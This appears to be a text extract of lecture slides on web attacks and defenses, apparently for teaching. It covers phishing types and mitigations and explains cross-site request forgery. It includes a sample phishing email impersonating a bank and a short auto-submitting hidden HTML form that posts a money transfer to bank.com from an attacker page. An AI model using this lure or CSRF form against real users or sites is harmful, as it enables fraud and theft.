





# **Web Attacks & Defenses**

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# Phishing

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Dear valued customer of TrustedBank,

We have received notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.




If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

<http://www.trustedbank.com/general/custverifyinfo.asp>

Once you have done this, our fraud department will work to resolve this discrepancy. We are happy you have chosen us to do business with.

Thank you,  
TrustedBank

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# Phishing: Types

- A type of social engineering where an attacker sends a fraudulent message designed to trick individuals into revealing sensitive information
- **Types:**
  - **Spear phishing:** Targeted towards a specific individual or brand that appears trusted. E.g. Company's admin, etc.
  - **Whaling:** Aimed at senior executives (high-ranking), masquerading as legitimate email.
  - **Smishing:** An attack that uses text messages or short message service (SMS) to execute an attack.
  - **Email phishing:** Email phishing is the most common type of phishing, and it has been in use since the 1990s. Hackers send these emails to any email addresses they can obtain.



# Mitigations

- Train end-users
- Learn to recognize all the tell-tale signs
- Always check suspicious emails
- Use multifactor authentication (MFA) and consider advanced password solutions.
- Use proper email security



**Cross Site Request**

**Forgery (CSRF)**

# Typical Authentication Cookies



bank.com





# CSRF Scenario

- User is signed into bank.com
  - An open session in another tab, or just has not signed off
  - Cookie remains in browser state
- User then visits attacker.com
  - Attacker sends POST request to bank.com
  - Browser sends bank.com cookie when making the request (assume SameSite=None)

# CSRF via POST Request


```
<form name=attackerForm method="POST" action=http://bank.com/transfer >  
  <input type=hidden name=recipient value=attacker>  
</form>
```

```
<script> document.attackerForm.submit();  
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

# CSRF via POST Request



# CSRF via GET Request

```
<html>  
  </img>  
</html>
```

**GET** /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

